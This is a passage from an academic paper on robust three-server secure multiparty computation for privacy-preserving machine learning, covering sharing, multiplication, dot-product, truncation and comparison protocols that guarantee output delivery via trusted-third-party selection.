Joint Sharing Protocol Protocol Π_{jsh} (Fig. 9) allows two servers P_i, P_j to jointly generate a $[\![\cdot]\!]$-sharing of a value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ that is known to both. Towards this, servers execute the preprocessing of Π_{sh} to generate $[\alpha_\mathsf{v}]$ and γ_v. If $(P_i, P_j) = (P_1, P_0)$, then P_1, P_0 jmp-send $\beta_\mathsf{v} = \mathsf{v} + \alpha_\mathsf{v}$ to P_2. The case when $(P_i, P_j) = (P_2, P_0)$ proceeds similarly. The case for $(P_i, P_j) = (P_1, P_2)$ is optimized further as follows: servers locally set $[\alpha_\mathsf{v}]_1 = [\alpha_\mathsf{v}]_2 = 0$. P_1, P_2 together sample random $\gamma_\mathsf{v} \in \mathbb{Z}_{2^\ell}$, set $\beta_\mathsf{v} = \mathsf{v}$ and jmp-send $\beta_\mathsf{v} + \gamma_\mathsf{v}$ to P_0. We defer the formal details of Π_{jsh} to §B.

Addition Protocol Given $[\![\cdot]\!]$-shares on input wires x, y, servers can use linearity property of the sharing scheme to locally compute $[\![\cdot]\!]$-shares of the output of addition gate, $\mathsf{z} = \mathsf{x} + \mathsf{y}$ as $[\![\mathsf{z}]\!] = [\![\mathsf{x}]\!] + [\![\mathsf{y}]\!]$.

Multiplication Protocol Protocol $\Pi_{\mathsf{mult}}(\mathcal{P}, [\![\mathsf{x}]\!], [\![\mathsf{y}]\!])$ (Fig. 2) enables the servers in $\mathcal{P}$ to compute $[\![\cdot]\!]$-sharing of $\mathsf{z} = \mathsf{xy}$, given the $[\![\cdot]\!]$-sharing of x and y. We build on the protocol of BLAZE [48] and discuss along the way the differences and resemblances. We begin with a protocol for the semi-honest setting, which is also the starting point of BLAZE. During the preprocessing phase, P_0, P_j for $j \in \{1,2\}$ sample random $[\alpha_\mathsf{z}]_j \in \mathbb{Z}_{2^\ell}$, while P_1, P_2 sample random $\gamma_\mathsf{z} \in \mathbb{Z}_{2^\ell}$. In addition, P_0 locally computes $\Gamma_{\mathsf{xy}} = \alpha_\mathsf{x}\alpha_\mathsf{y}$ and generates $[\cdot]$-sharing of the same between P_1, P_2. Since,

$$\begin{aligned}\beta_\mathsf{z} &= \mathsf{z} + \alpha_\mathsf{z} = \mathsf{xy} + \alpha_\mathsf{z} = (\beta_\mathsf{x} - \alpha_\mathsf{x})(\beta_\mathsf{y} - \alpha_\mathsf{y}) + \alpha_\mathsf{z} \\ &= \beta_\mathsf{x}\beta_\mathsf{y} - \beta_\mathsf{x}\alpha_\mathsf{y} - \beta_\mathsf{y}\alpha_\mathsf{x} + \Gamma_{\mathsf{xy}} + \alpha_\mathsf{z} \qquad (1)\end{aligned}$$

servers P_1, P_2 locally compute $[\beta_\mathsf{z}]_j = (j-1)\beta_\mathsf{x}\beta_\mathsf{y} - \beta_\mathsf{x}[\alpha_\mathsf{y}]_j - \beta_\mathsf{y}[\alpha_\mathsf{x}]_j + [\Gamma_{\mathsf{xy}}]_j + [\alpha_\mathsf{z}]_j$ during the online phase and mutually exchange their shares to reconstruct β_z. P_1 then sends $\beta_\mathsf{z} + \gamma_\mathsf{z}$ to P_0, completing the semi-honest protocol. The correctness that asserts $\mathsf{z} = \mathsf{xy}$ or in other words $\beta_\mathsf{z} - \alpha_\mathsf{z} = \mathsf{xy}$ holds due to Eq. 1.

The following issues arise in the above protocol when a malicious adversary is considered:

1) When P_0 is corrupt, the $[\cdot]$-sharing of Γ_{xy} performed by P_0 might not be correct, i.e. $\Gamma_{\mathsf{xy}} \neq \alpha_\mathsf{x}\alpha_\mathsf{y}$.
2) When P_1 (or P_2) is corrupt, $[\cdot]$-share of β_z handed over to the fellow honest evaluator during the online phase might not be correct, causing reconstruction of an incorrect β_z.
3) When P_1 is corrupt, the value $\beta_\mathsf{z} + \gamma_\mathsf{z}$ that is sent to P_0 during the online phase may not be correct.

All the three issues are common with BLAZE (copied verbatim), but we differ from BLAZE in handling them. We begin with solving the last issue first. We simply make P_1, P_2 jmp-send $\beta_\mathsf{z} + \gamma_\mathsf{z}$ to P_0 (after β_z is computed). This either leads to success or a TTP selection. Due to jmp's rate-1 communication, P_1 alone sending the value to P_0 remains as costly as using jmp in amortized sense. Whereas in BLAZE, the malicious version simply makes P_2 to send a hash of $\beta_\mathsf{z} + \gamma_\mathsf{z}$ to P_0 (in addition to P_1's communication of $\beta_\mathsf{z} + \gamma_\mathsf{z}$ to P_0), who `aborts` if the received values are inconsistent.

For the remaining two issues, similar to BLAZE, we reduce both to a multiplication (on values unrelated to inputs) in the

preprocessing phase. However, our method leads to either success or TTP selection, with no additional cost.

We start with the second issue. To solve it, where a corrupt P_1 (or P_2) sends an incorrect $[\cdot]$-share of β_z, BLAZE makes use of server P_0 to compute a version of β_z for verification, based on β_x and β_y, as follows. Using $\beta_x+\gamma_x$, $\beta_y+\gamma_y$, α_x, α_y, α_z and Γ_{xy}, P_0 computes:

$$\begin{aligned}\beta_z^\star &= -(\beta_x+\gamma_x)\alpha_y-(\beta_y+\gamma_y)\alpha_x+2\Gamma_{xy}+\alpha_z\\ &= (\beta_z-\beta_x\beta_y)-(\gamma_x\alpha_y+\gamma_y\alpha_x-\Gamma_{xy}) \qquad \text{[by Eq. 1]}\\ &= (\beta_z-\beta_x\beta_y)-\chi \quad \text{[where } \chi=\gamma_x\alpha_y+\gamma_y\alpha_x-\Gamma_{xy}\text{]}\end{aligned}$$

Now if χ can be made available to P_0, it can send $\beta_z^\star+\chi$ to P_1 and P_2 who using the knowledge of β_x,β_y, can verify the correctness of β_z by computing $\beta_z-\beta_x\beta_y$ and checking against the value $\beta_z^\star+\chi$ received from P_0. However, disclosing χ on clear to P_0 will cause a privacy issue when P_0 is corrupt, because one degree of freedom on the pair (γ_x,γ_y) is lost and the same impact percolates down to (β_x,β_y) and further to the actual values (v_x,v_y) on the wires x,y. This is resolved through a random value $\psi\in\mathbb{Z}_{2^\ell}$, sampled together by P_1 and P_2. Now, χ and $\beta_z^\star$ are set to $\gamma_x\alpha_y+\gamma_y\alpha_x-\Gamma_{xy}+\psi$, $(\beta_z-\beta_x\beta_y+\psi)-\chi$, respectively and the check by P_1,P_2 involves computing $\beta_z-\beta_x\beta_y+\psi$. The rest of the logic in BLAZE goes on to discuss how to enforce P_0– (a) to compute a correct χ (when honest), and (b) to share correct Γ_{xy} (when corrupt). Tying the ends together, they identify the precise shared multiplication triple and map its components to χ and Γ_{xy} so that these values are correct by virtue of the correctness of the product relation. This reduces ensuring the correctness of these values to doing a single multiplication of two values in the preprocessing phase.

Protocol $\Pi_{\mathsf{mult}}(\mathcal{P},[\![x]\!],[\![y]\!])$

Preprocessing:

– P_0,P_j for $j\in\{1,2\}$ together sample random $[\alpha_z]_j\in\mathbb{Z}_{2^\ell}$, while P_1,P_2 sample random $\gamma_z\in\mathbb{Z}_{2^\ell}$.
– Servers in $\mathcal{P}$ locally compute $\langle\cdot\rangle$-sharing of $d=\gamma_x+\alpha_x$ and $e=\gamma_y+\alpha_y$ by setting the shares as follows (ref. Table 2):

$$(d_0=[\alpha_x]_2, d_1=[\alpha_x]_1, d_2=\gamma_x),\ \ (e_0=[\alpha_y]_2, e_1=[\alpha_y]_1, e_2=\gamma_y)$$

– Servers in $\mathcal{P}$ execute $\Pi_{\mathsf{mulPre}}(\mathcal{P},d,e)$ to generate $\langle f\rangle=\langle de\rangle$.
– P_0,P_1 locally set $[\chi]_1=f_1$, while P_0,P_2 locally set $[\chi]_2=f_0$. P_1,P_2 locally compute $\psi=f_2-\gamma_x\gamma_y$.

Online:

– P_0,P_j, for $j\in\{1,2\}$, compute $[\beta_z^\star]_j=-(\beta_x+\gamma_x)[\alpha_y]_j-(\beta_y+\gamma_y)[\alpha_x]_j+[\alpha_z]_j+[\chi]_j$.
– P_0,P_1 jmp-send $[\beta_z^\star]_1$ to P_2 and P_0,P_2 jmp-send $[\beta_z^\star]_2$ to P_1.
– P_1,P_2 compute $\beta_z^\star=[\beta_z^\star]_1+[\beta_z^\star]_2$ and set $\beta_z=\beta_z^\star+\beta_x\beta_y+\psi$.
– P_1,P_2 jmp-send $\beta_z+\gamma_z$ to P_0.

Figure 2: 3PC: Multiplication Protocol ($z=x\cdot y$)

We differ from BLAZE in several ways. First, we do not simply rely on P_0 for the verification information $\beta_z^\star+\chi$, as this may inevitably lead to abort when P_0 is corrupt. Instead, we find (a slightly different) $\beta_z^\star$ that, instead of entirely available to P_0, will be available in $[\cdot]$-shared form between the two teams $\{P_0,P_1\},\{P_0,P_2\}$, with both servers in $\{P_0,P_i\}$ holding ith share $[\beta_z^\star]_i$. With this edit, the ith team can jmp-send the ith share of $\beta_z^\star$ to the third server which computes $\beta_z^\star$. Due to the presence of one honest server in each team, this $\beta_z^\star$ is correct and P_1,P_2 directly use it to compute β_z, with the knowledge of ψ,β_x,β_y. The outcome of our approach is a win-win situation i.e. either success or TTP selection. Our approach of computing β_z from $\beta_z^\star$ is a departure from BLAZE, where the latter suggests computing β_z from the exchange P_1,P_2's respective share of β_z (as in the semi-honest construction) and use $\beta_z^\star$ for verification. Our new $\beta_z^\star$ and χ are:

$$\begin{aligned}\chi &= \gamma_x\alpha_y+\gamma_y\alpha_x+\Gamma_{xy}-\psi \quad \text{and}\\ \beta_z^\star &= -(\beta_x+\gamma_x)\alpha_y-(\beta_y+\gamma_y)\alpha_x+\alpha_z+\chi\\ &= (-\beta_x\alpha_y-\beta_y\alpha_x+\Gamma_{xy}+\alpha_z)-\psi=\beta_z-\beta_x\beta_y-\psi\end{aligned}$$

Clearly, both P_0 and P_i can compute $[\beta_z^\star]_i=-(\beta_x+\gamma_x)[\alpha_y]_i-(\beta_y+\gamma_y)[\alpha_x]_i+[\alpha_z]_i+[\chi]_i$ given $[\chi]_i$. The rest of our discussion explains how (a) ith share of $[\chi]$ can be made available to $\{P_0,P_i\}$ and (b) ψ can be derived by P_1,P_2, from a multiplication triple. Similar to BLAZE, yet for a different triple, we observe that (d,e,f) is a multiplication triple, where $d=(\gamma_x+\alpha_x),e=(\gamma_y+\alpha_y),f=(\gamma_x\gamma_y+\psi)+\chi$ if and only if χ and Γ_{xy} are correct. Indeed,

$$\begin{aligned}de &= (\gamma_x+\alpha_x)(\gamma_y+\alpha_y)=\gamma_x\gamma_y+\gamma_x\alpha_y+\gamma_y\alpha_x+\Gamma_{xy}\\ &= (\gamma_x\gamma_y+\psi)+(\gamma_x\alpha_y+\gamma_y\alpha_x+\Gamma_{xy}-\psi)\\ &= (\gamma_x\gamma_y+\psi)+\chi=f\end{aligned}$$

Based on this observation, we compute the above multiplication triple using a multiplication protocol and extract out the values for ψ and χ from the shares of f which are bound to be correct. This can be executed entirely in the preprocessing phase. Specifically, the servers (a) locally obtain $\langle\cdot\rangle$-shares of d,e as in Table 2, (b) compute $\langle\cdot\rangle$-shares of $f(=de)$, say denoted by f_0,f_1,f_2, using an efficient, robust 3-party multiplication protocol, say Π_{mulPre} (abstracted in a functionality Fig. 10) and finally (c) extract out the required preprocessing data *locally* as in Eq. 2.

$\langle v\rangle$	P_0 (v_0,v_1)	P_1 (v_1,v_2)	P_2 (v_2,v_0)
$\langle d\rangle$	$([\alpha_x]_2,[\alpha_x]_1)$	$([\alpha_x]_1,\gamma_x)$	$(\gamma_x,[\alpha_x]_2)$
$\langle e\rangle$	$([\alpha_y]_2,[\alpha_y]_1)$	$([\alpha_y]_1,\gamma_y)$	$(\gamma_y,[\alpha_y]_2)$

Table 2: The $\langle\cdot\rangle$-sharing of values d and e

$$[\chi]_2\leftarrow f_0,\quad [\chi]_1\leftarrow f_1,\quad \gamma_x\gamma_y+\psi\leftarrow f_2. \tag{2}$$

We switch to $\langle\cdot\rangle$-sharing in this part to be able to use the best robust multiplication protocol of [9] that supports this form of secret sharing and requires communication of just 3 elements. Fortunately, the switch does not cost anything, as both the step

(a) and (c) (as above) involve local computation and the cost simply reduces to a single run of a multiplication protocol. According to $\langle\cdot\rangle$-sharing, both P_0 and P_1 obtain f_1 and hence obtain $[\chi]_1$. Similarly, P_0, P_2 obtain f_0 and hence $[\chi]_2$. Finally, P_1, P_2 obtain f_2 from which they compute $\psi = \mathsf{f}_2 - \gamma_x\gamma_y$. This completes the informal discussion.

To leverage amortization, the *send* phase of jmp-send alone is executed on the fly and *verify* is performed once for multiple instances of jmp-send. Further, observe that P_1, P_2 possess the required shares in the online phase to compute the entire circuit. So, P_0 can come in only during *verify* of jmp-send towards P_1, P_2, which can be deferred towards the end. Hence, the jmp-send of $\beta_z + \gamma_z$ to P_0 (enabling computation of the verification information) can be performed once, towards the end, thereby requiring a single round for sending $\beta_z + \gamma_z$ to P_0 for multiple instances. Following this, the *verify* of jmp-send towards P_0 is performed first, followed by performing the *verify* of jmp-send towards P_1, P_2 in parallel.

We note that to facilitate a fast online phase for multiplication, our preprocessing phase leverages a robust multiplication protocol [9] in a black-box manner to derive the necessary preprocessing information. A similar black-box approach is also taken for the dot product protocol in the preprocessing phase. This leaves room for further improvements in the communication cost, which can be obtained by instantiating the black-box with an efficient, robust protocol coupled with the fast online phase.

Reconstruction Protocol Protocol Π_{rec} allows servers to robustly reconstruct value $v \in \mathbb{Z}_{2^\ell}$ from its $[\![\cdot]\!]$-shares. Note that each server misses one share of v which is held by the other two servers. Consider the case of P_0 who requires γ_v to compute v. During the preprocessing, P_1, P_2 compute a commitment of γ_v, denoted by $\mathsf{Com}(\gamma_v)$ and jmp-send the same to P_0. Similar steps are performed for the values $[\alpha_v]_2$ and $[\alpha_v]_1$ that are required by servers P_1 and P_2 respectively. During the online phase, servers open their commitments to the intended server who accepts the opening that is consistent with the agreed upon commitment. We defer the details to the full version [36].

The Complete 3PC For the sake of completeness and to demonstrate how GOD is achieved, we show how to compile the above primitives for a general 3PC. A similar approach will be taken for 4PC and each PPML task, and we will avoid repetition. In order to compute an arithmetic circuit over $\mathbb{Z}_{2^\ell}$, we first invoke the key-setup functionality $\mathcal{F}_{\mathsf{setup}}$ (Fig. 6) for key distribution and preprocessing of Π_{sh}, Π_{mult} and Π_{rec}, as per the given circuit. During the online phase, $P_i \in \mathcal{P}$ shares its input x_i by executing online steps of Π_{sh}. This is followed by the circuit evaluation phase, where severs evaluate the gates in the circuit in the topological order, with addition gates (and multiplication-by-a-constant gates) being computed locally, and multiplication gates being computed via online of Π_{mult} (Fig. 2). Finally, servers run the online steps of Π_{rec} on the output wires to reconstruct the function output. To leverage amortization, only *send* phases of all the jmp are run on the flow. At the end of preprocessing, the *verify* phase for all possible ordered pair of senders are run. We carry on computation in the online phase only when the *verify* phases in the preprocessing are successful. Otherwise, the servers simply send their inputs to the elected TTP, who computes the function and returns the result to all the servers. Similarly, depending on the output of the *verify* at the end of the online phase, either the reconstruction is carried out or a TTP is identified. In the latter case, computation completes as mentioned before.

On the security of our framework: We emphasize that we follow the standard traditional (real-world / ideal-world based) security definition of MPC, according to which, in the 4-party setting with 1 corruption, exactly 1 party is assumed to be corrupt, and rest are *honest*. As per this definition, disclosing the honest parties's inputs to a selected *honest* party is *not* a breach of security. Indeed, in our framework, the data sharing and the computation on the shared data is done in a way that any malicious behaviour leads to establishment of a TTP who is enabled to receive all the inputs and compute the output on the clear. There has been a recent study on the additional requirement of hiding the inputs from a quorum of honest parties (treating them as semi-honest), termed as Friends-and-Foes (FaF) security notion [2]. This is a stronger security goal than the standard one and it has been shown that one cannot obtain FaF-secure robust 3PC. We leave FaF-secure 4PC for future exploration.

3.3 Building Blocks for PPML using 3PC

This section provides details on robust realizations of the following building blocks for PPML in 3-server setting– i) Dot Product, ii) Truncation, iii) Dot Product with Truncation, iv) Secure Comparison, and v) Non-linear Activation functions– Sigmoid and ReLU. We defer the communication analysis of our protocols and security proofs to the full version [36]. We begin by providing details of input sharing and reconstruction in the SOC setting.

Input Sharing and Output Reconstruction in the SOC Setting Protocol $\Pi_{\mathsf{sh}}^{\mathsf{SOC}}$ (Fig. 3) extends input sharing to the SOC setting and allows a user U to generate the $[\![\cdot]\!]$-shares of its input v among the three servers. Note that the necessary commitments to facilitate the sharing are generated in the preprocessing phase by the servers which are then communicated to U, along with the opening, in the online phase. U selects the commitment forming the majority (for each share) owing to the presence of an honest majority among the servers, and accepts the corresponding shares. Analogously, protocol $\Pi_{\mathsf{rec}}^{\mathsf{SOC}}$ (Fig. 3) allows the servers to reconstruct a value v towards user U. In either of the protocols, if at any point, a TTP is identified, then servers signal the TTP's identity to U. U selects the TTP as the one forming a majority and sends its input in the clear to the TTP, who computes the function output and sends it back to U.

MSB Extraction, Bit to Arithmetic Conversion and Bit Injection Protocols We provide a high-level overview of three protocols that involve working over arithmetic and boolean rings in a mixed fashion and are used in PPML primitives. The *bit extraction* protocol, Π_{bitext} allows servers to compute *boolean* sharing of the most significant bit (msb) of a value v from its arithmetic sharing ($[\![\mathsf{v}]\!]$). The *Bit2A* protocol, Π_{bit2A}, given the boolean sharing of a bit b, denoted as $[\![\mathsf{b}]\!]^{\mathbf{B}}$, allows the servers to compute the arithmetic sharing $[\![\mathsf{b}^{\mathsf{R}}]\!]$. Here b^{R} denotes the equivalent value of b over ring $\mathbb{Z}_{2^\ell}$ (see Notation 2.2). Lastly, *Bit Injection* protocol, Π_{BitInj}, allows servers to compute the arithmetic sharing $[\![\mathsf{bv}]\!]$ from boolean sharing of a bit b ($[\![\mathsf{b}]\!]^{\mathbf{B}}$) and arithmetic sharing of v ($[\![\mathsf{v}]\!]$).

The core techniques used in these protocols follow from BLAZE [48], where multiplication calls are replaced with our new Π_{mult}, and private communications are replaced with jmp-send to ensure a successful run or TTP selection. These PPML building-blocks can be understood without details of the constructs and hence, are deferred to full version [36].

Protocol $\Pi_{\mathsf{sh}}^{\mathsf{SOC}}(\mathsf{U},\mathsf{v})$ and $\Pi_{\mathsf{rec}}^{\mathsf{SOC}}(\mathsf{U},[\![\mathsf{v}]\!])$

Input Sharing:

– P_0,P_s, for $s\in\{1,2\}$, together sample random $[\alpha_\mathsf{v}]_s\in\mathbb{Z}_{2^\ell}$, while P_1,P_2 together sample random $\gamma_\mathsf{v}\in\mathbb{Z}_{2^\ell}$.

– P_0,P_1 jmp-send $\mathsf{Com}([\alpha_\mathsf{v}]_1)$ to P_2, while P_0,P_2 jmp-send $\mathsf{Com}([\alpha_\mathsf{v}]_2)$ to P_1, and P_1,P_2 jmp-send $\mathsf{Com}(\gamma_\mathsf{v})$ to P_0.

– Each server sends $(\mathsf{Com}([\alpha_\mathsf{v}]_1),\mathsf{Com}([\alpha_\mathsf{v}]_2),\mathsf{Com}(\gamma_\mathsf{v}))$ to U who accepts the values that form majority. Also, P_0,P_s, for $s\in\{1,2\}$, open $[\alpha_\mathsf{v}]_s$ towards U while P_1,P_2 open γ_v towards U.

– U accepts the consistent opening, recovers $[\alpha_\mathsf{v}]_1,[\alpha_\mathsf{v}]_2,\gamma_\mathsf{v}$, computes $\beta_\mathsf{v}=\mathsf{v}+[\alpha_\mathsf{v}]_1+[\alpha_\mathsf{v}]_2$, and sends $\beta_\mathsf{v}+\gamma_\mathsf{v}$ to all three servers.

– Servers broadcast the received value and accept the majority value if it exists, and a default value, otherwise. P_1,P_2 locally compute β_v from $\beta_\mathsf{v}+\gamma_\mathsf{v}$ using γ_v to complete the sharing of v.

Output Reconstruction:

– Servers execute the preprocessing of $\Pi_{\mathsf{rec}}(\mathcal{P},[\![\mathsf{v}]\!])$ to agree upon commitments of $[\alpha_\mathsf{v}]_1,[\alpha_\mathsf{v}]_2$ and γ_v.

– Each server sends $\beta_\mathsf{v}+\gamma_\mathsf{v}$ and commitments on $[\alpha_\mathsf{v}]_1,[\alpha_\mathsf{v}]_2$ and γ_v to U, who accepts the values forming majority.

– P_0,P_i for $i\in\{1,2\}$ open $[\alpha_\mathsf{v}]_i$ to U, while P_1,P_2 open γ_v to U.

– U accepts the consistent opening and computes $\mathsf{v}=(\beta_\mathsf{v}+\gamma_\mathsf{v})-[\alpha_\mathsf{v}]_1-[\alpha_\mathsf{v}]_2-\gamma_\mathsf{v}$.

Figure 3: 3PC: Input Sharing and Output Reconstruction

Dot Product Given the $[\![\cdot]\!]$-sharing of vectors $\vec{\mathbf{x}}$ and $\vec{\mathbf{y}}$, protocol Π_{dotp} allows servers to generate $[\![\cdot]\!]$-sharing of $\mathsf{z}=\vec{\mathbf{x}}\odot\vec{\mathbf{y}}$ robustly. $[\![\cdot]\!]$-sharing of a vector $\vec{\mathbf{x}}$ of size n, means that each element $\mathsf{x}_i\in\mathbb{Z}_{2^\ell}$ of $\vec{\mathbf{x}}$, for $i\in[\mathsf{n}]$, is $[\![\cdot]\!]$-shared. We borrow ideas from BLAZE for obtaining an online communication cost *independent* of n and use jmp primitive to ensure either success or TTP selection. Analogous to our multiplication protocol, our dot product offloads one call to a robust dot product protocol to the preprocessing. By extending techniques of [8,9], we give an instantiation for the dot product protocol used in our preprocessing whose (amortized) communication cost is constant, thereby making our preprocessing cost also *independent* of n.

To begin with, $\mathsf{z}=\vec{\mathbf{x}}\odot\vec{\mathbf{y}}$ can be viewed as n parallel multiplication instances of the form $\mathsf{z}_i=\mathsf{x}_i\mathsf{y}_i$ for $i\in[n]$, followed by adding up the results. Let $\beta_\mathsf{z}^\star=\sum_{i=1}^{\mathsf{n}}\beta_{\mathsf{z}_i}^\star$. Then,

$$\beta_\mathsf{z}^\star=-\sum_{i=1}^{\mathsf{n}}(\beta_{\mathsf{x}_i}+\gamma_{\mathsf{x}_i})\alpha_{\mathsf{y}_i}-\sum_{i=1}^{\mathsf{n}}(\beta_{\mathsf{y}_i}+\gamma_{\mathsf{y}_i})\alpha_{\mathsf{x}_i}+\alpha_\mathsf{z}+\chi \quad (3)$$

where $\chi=\sum_{i=1}^{\mathsf{n}}(\gamma_{\mathsf{x}_i}\alpha_{\mathsf{y}_i}+\gamma_{\mathsf{y}_i}\alpha_{\mathsf{x}_i}+\Gamma_{\mathsf{x}_i\mathsf{y}_i}-\psi_i)$.

Apart from the aforementioned modification, the online phase for dot product proceeds similar to that of multiplication protocol. P_0,P_1 locally compute $[\beta_\mathsf{z}^\star]_1$ as per Eq. 3 and jmp-send $[\beta_\mathsf{z}^\star]_1$ to P_2. P_1 obtains $[\beta_\mathsf{z}^\star]_2$ in a similar fashion. P_1,P_2 reconstruct $\beta_\mathsf{z}^\star=[\beta_\mathsf{z}^\star]_1+[\beta_\mathsf{z}^\star]_2$ and compute $\beta_\mathsf{z}=\beta_\mathsf{z}^\star+\sum_{i=1}^{\mathsf{n}}\beta_{\mathsf{x}_i}\beta_{\mathsf{y}_i}+\psi$. Here, the value ψ has to be correctly generated in the preprocessing phase satisfying Eq. 3. Finally, P_1,P_2 jmp-send $\beta_\mathsf{z}+\gamma_\mathsf{z}$ to P_0.

We now provide the details for preprocessing phase that enable servers to obtain the required values (χ,ψ) with the invocation of a dot product protocol in a black-box way. Towards this, let $\vec{\mathbf{d}}=[\mathsf{d}_1,\ldots,\mathsf{d}_\mathsf{n}]$ and $\vec{\mathbf{e}}=[\mathsf{e}_1,\ldots,\mathsf{e}_\mathsf{n}]$, where $\mathsf{d}_i=\gamma_{\mathsf{x}_i}+\alpha_{\mathsf{x}_i}$ and $\mathsf{e}_i=\gamma_{\mathsf{y}_i}+\alpha_{\mathsf{y}_i}$ for $i\in[\mathsf{n}]$, as in the case of multiplication. Then for $\mathsf{f}=\vec{\mathbf{d}}\odot\vec{\mathbf{e}}$,

$$\begin{aligned}\mathsf{f}=\vec{\mathbf{d}}\odot\vec{\mathbf{e}}&=\sum_{i=1}^{\mathsf{n}}\mathsf{d}_i\mathsf{e}_i=\sum_{i=1}^{\mathsf{n}}(\gamma_{\mathsf{x}_i}+\alpha_{\mathsf{x}_i})(\gamma_{\mathsf{y}_i}+\alpha_{\mathsf{y}_i})\\&=\sum_{i=1}^{\mathsf{n}}(\gamma_{\mathsf{x}_i}\gamma_{\mathsf{y}_i}+\psi_i)+\sum_{i=1}^{\mathsf{n}}\chi_i=\sum_{i=1}^{\mathsf{n}}(\gamma_{\mathsf{x}_i}\gamma_{\mathsf{y}_i}+\psi_i)+\chi\\&=\sum_{i=1}^{\mathsf{n}}(\gamma_{\mathsf{x}_i}\gamma_{\mathsf{y}_i}+\psi_i)+[\chi]_1+[\chi]_2=\mathsf{f}_2+\mathsf{f}_1+\mathsf{f}_0.\end{aligned}$$

where $\mathsf{f}_2=\sum_{i=1}^{\mathsf{n}}(\gamma_{\mathsf{x}_i}\gamma_{\mathsf{y}_i}+\psi_i)$, $\mathsf{f}_1=[\chi]_1$ and $\mathsf{f}_0=[\chi]_2$.

Using the above relation, the preprocessing phase proceeds as follows: P_0,P_j for $j\in\{1,2\}$ sample a random $[\alpha_\mathsf{z}]_j\in\mathbb{Z}_{2^\ell}$, while P_1,P_2 sample random γ_z. Servers locally prepare $\langle\vec{\mathbf{d}}\rangle,\langle\vec{\mathbf{e}}\rangle$ similar to that of multiplication protocol. Servers then execute a robust 3PC dot product protocol, denoted by Π_{dotpPre} (ideal functionality for the same appears in Fig. 11), that takes $\langle\vec{\mathbf{d}}\rangle,\langle\vec{\mathbf{e}}\rangle$ as input and compute $\langle\mathsf{f}\rangle$ with $\mathsf{f}=\vec{\mathbf{d}}\odot\vec{\mathbf{e}}$. Given $\langle\mathsf{f}\rangle$, the ψ and $[\chi]$ values are extracted as follows (ref. Eq. 4):

$$\psi=\mathsf{f}_2-\sum_{i=1}^{\mathsf{n}}\gamma_{\mathsf{x}_i}\gamma_{\mathsf{y}_i},\quad [\chi]_1=\mathsf{f}_1,\quad [\chi]_2=\mathsf{f}_0, \quad (4)$$

It is easy to see from the semantics of $\langle\cdot\rangle$-sharing that both P_1,P_2 obtain f_2 and hence ψ. Similarly, both P_0,P_1 obtain f_1 and hence $[\chi]_1$, while P_0,P_2 obtain $[\chi]_2$.

A trivial way to instantiate Π_{dotpPre} is to treat a dot product operation as n multiplications. However, this results in a communication cost that is linearly dependent on the feature size. Instead, we instantiate Π_{dotpPre} by a semi-honest dot product

protocol followed by a verification phase to check the correctness. For the verification phase, we extend the techniques of [8, 9] to provide support for verification of dot product tuples. Setting the verification phase parameters appropriately gives a Π_{dotpPre} whose (amortized) communication cost is independent of the feature size.

Truncation Working over fixed-point values, repeated multiplications using FPA arithmetic can lead to an overflow resulting in loss of significant bits of information. This put forth the need for truncation [11, 14, 43, 45, 48] that re-adjusts the shares after multiplication so that FPA semantics are maintained. As shown in SecureML [45], the method of truncation would result in loss of information on the least significant bits and affect the accuracy by a very minimal amount.

For truncation, servers execute Π_{trgen} (Fig. 12) to generate $([\mathsf{r}], [\![\mathsf{r}^d]\!])$-pair, where r is a random ring element, and r^d is the truncated value of r, i.e the value r right-shifted by d bit positions. Recall that d denotes the number of bits allocated for the fractional part in the FPA representation. Given $(\mathsf{r}, \mathsf{r}^d)$, the truncated value of v, denoted as v^d, is computed as $\mathsf{v}^d = (\mathsf{v}-\mathsf{r})^d + \mathsf{r}^d$. The correctness and accuracy of this method was shown in ABY3 [43].

Protocol Π_{trgen} is inspired from [15, 43] and proceeds as follows to generate $([\mathsf{r}], [\![\mathsf{r}^d]\!])$. Analogous to the approach of ABY3 [43], servers generate a boolean sharing of an ℓ-bit value $\mathsf{r} = \mathsf{r}_1 \oplus \mathsf{r}_2$, non-interactively. Each server truncates its share of r locally to obtain a boolean sharing of r^d by removing the lower d bits. To obtain the arithmetic shares of $(\mathsf{r}, \mathsf{r}^d)$ from their boolean sharing, we do not, however, rely on the approach of ABY3 as it requires more rounds. Instead, we implicitly perform a *boolean to arithmetic conversion*, as was proposed in Trident [15], to obtain the arithmetic shares of $(\mathsf{r}, \mathsf{r}^d)$. This entails performing two dot product operations and constitutes the cost for Π_{trgen}. We defer details to §B.

Dot Product with Truncation Given the $[\![\cdot]\!]$-sharing of vectors $\vec{\mathbf{x}}$ and $\vec{\mathbf{y}}$, protocol Π_{dotpt} allows servers to generate $[\![\mathsf{z}^d]\!]$, where z^d denotes the truncated value of $\mathsf{z} = \vec{\mathbf{x}} \odot \vec{\mathbf{y}}$. A naive way is to compute the dot product using Π_{dotp}, followed by performing truncation using the $(\mathsf{r}, \mathsf{r}^d)$ pair. Instead, we follow the optimization of BLAZE where the online phase of Π_{dotp} is modified to integrate the truncation using $(\mathsf{r}, \mathsf{r}^d)$ at no additional cost.

The preprocessing phase now consists of the execution of one instance of Π_{trgen} (Fig. 12) and the preprocessing corresponding to Π_{dotp}. In the online phase, servers enable P_1, P_2 to obtain $\mathsf{z}^\star - \mathsf{r}$ instead of $\beta_\mathsf{z}^\star$, where $\mathsf{z}^\star = \beta_\mathsf{z}^\star - \alpha_\mathsf{z}$. Using $\mathsf{z}^\star - \mathsf{r}$, both P_1, P_2 then compute $(\mathsf{z}-\mathsf{r})$ locally, truncate it to obtain $(\mathsf{z}-\mathsf{r})^d$ and execute Π_{jsh} to generate $[\![(\mathsf{z}-\mathsf{r})^d]\!]$. Finally, servers locally compute the result as $[\![\mathsf{z}^d]\!] = [\![(\mathsf{z}-\mathsf{r})^d]\!] + [\![\mathsf{r}^d]\!]$. Formal details are deferred to the full version [36].

Secure Comparison Secure comparison allows servers to check whether $\mathsf{x} < \mathsf{y}$, given their $[\![\cdot]\!]$-shares. In FPA representation, checking $\mathsf{x} < \mathsf{y}$ is equivalent to checking the msb of $\mathsf{v} = \mathsf{x} - \mathsf{y}$. Towards this, servers locally compute $[\![\mathsf{v}]\!] = [\![\mathsf{x}]\!] - [\![\mathsf{y}]\!]$ and extract the msb of v using Π_{bitext}. In case an arithmetic sharing is desired, servers can apply Π_{bit2A} protocol on the outcome of Π_{bitext} protocol.

Activation Functions We now elaborate on two of the most prominently used activation functions: i) Rectified Linear Unit (ReLU) and (ii) Sigmoid (Sig).

